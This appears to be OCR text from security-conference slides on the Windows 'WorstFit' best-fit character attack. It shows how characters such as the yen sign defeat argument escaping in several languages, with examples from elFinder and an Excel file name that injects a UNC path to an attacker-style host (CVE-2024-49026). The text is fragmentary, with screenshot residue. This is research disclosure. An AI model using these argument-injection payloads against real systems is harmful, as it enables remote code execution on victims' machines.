

But arguments are all escaped by escapeshellarg!
All Escaped...
tar.exe -chf "NewTar.tar" ".\file1" ".\file2" ...
But tar.exe is vulnerable to WorstFit!
It executes command for creating archive
16 abstract class elFinderVolumeDriver
6892 protected function makeArchive($dir, $files, $name, $arc)
6904 $files = array_map('escapeshellarg', $files);
6909 $prefix = './';
6910 $switch = '-- ';
6911 }
6912 $cmd = $arc['cmd'] . ' ' . $arc['argc'] . ' ' . $prefix . escapeshellarg($name) . ' ' . $switch . implode(' ', $files);
6913 $err_out = '';
6914 $this->procExec($cmd, $o, $c, $err_out, $dir);


Windows 11
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://
PS C:\Users\splitline>
Search
ENG
US
上午 11:39
2024/11/30
Folder is empty
Drop to add items

RStudio w/ SVN



TortoiseGit w/ Plink



Of course, more CALC.EXEs are popped!

NO programming language can stop this attack!

Rust

```
Command::new("program.exe").arg(argument)
```

```
subprocess.run(["program.exe", arg])
```

Python

Node.js

```
child_process.spawn('program.exe', [argument])
```

```
exec.Command("program.exe", args...)
```

Golang


```
proc_open(['program.exe', $arg])
```

PHP

```
shell_exec('program.exe '.escapeshellarg(arg));
```

Affected Code Pages

- 874: Thai
- 1250: Latin 2 / Central European
- 1251: Cyrillic
- 1252: Latin 1 / Western European
- 1253: Greek
- 1254: Turkish
- 1255: Hebrew
- 1256: Arabic
- 1257: Baltic
- 1258: Vietnamese



Mitigation?

Switch to CJK Language 😉

Chinese, Japanese, Korean

Mitigation?

Hold On!

Switch to CJK Language

Chinese, Japanese, Korean


¥
and
₩
Japanese
Yen Sign
Korean
Won Sign
0x5C (\)

```
subprocess.run(
    ['program.exe','foo¥" bar']
)
```

```
CreateProcessW(
    "program.exe",
        program.exe
)
```

Escape the double quote


"foo¥\" bar"

argv[1]


Bestfit!

GetCommandLineA() =

program.exe "foo\\" bar"



program.exe




Who are affected by argument splitting?

Mitigation?

Switch to ~~CJK Language~~


Chinese 😉


New Text
Document.txt



How does Windows know which executable to use to open this file?


New Text
Document.txt


C:\Windows\System32\cmd.e
C:\>assoc
...
.txt=txtfile
...
filename is an argument ;)
C:\>ftype
...
txtfile=%SystemRoot%\system32\NOTEPAD.EXE %1
...


Event
Process
Stack
Image
Notepad
Microsoft Corporation
Name: NOTEPAD.EXE
Version: 10.0.19041.1 (WinBuild.160101.0800)
Path:
C:\WINDOWS\system32\NOTEPAD.EXE
NOTEPAD.EXE
<FILENAME>
Command Line:
"C:\WINDOWS\system32\NOTEPAD.EXE" C:\New Text Document.txt


New Microsoft Excel Worksheet.xlsx

AAAA " " / a "
\\malicious.tld\xxx.xlsx




```
EXCEL.exe "AA" "/a" "\\malicious.tld\xxx.xlsx"
```

CVE-2024-49026 - Microsoft Excel Inject UNC to RCE



CVE-2024-49026 - Microsoft Excel Inject UNC to RCE



MotW / Protected-View won't help you 😉

Attack Surfaces ✨

Path / File name


Command Line

Environment Variable

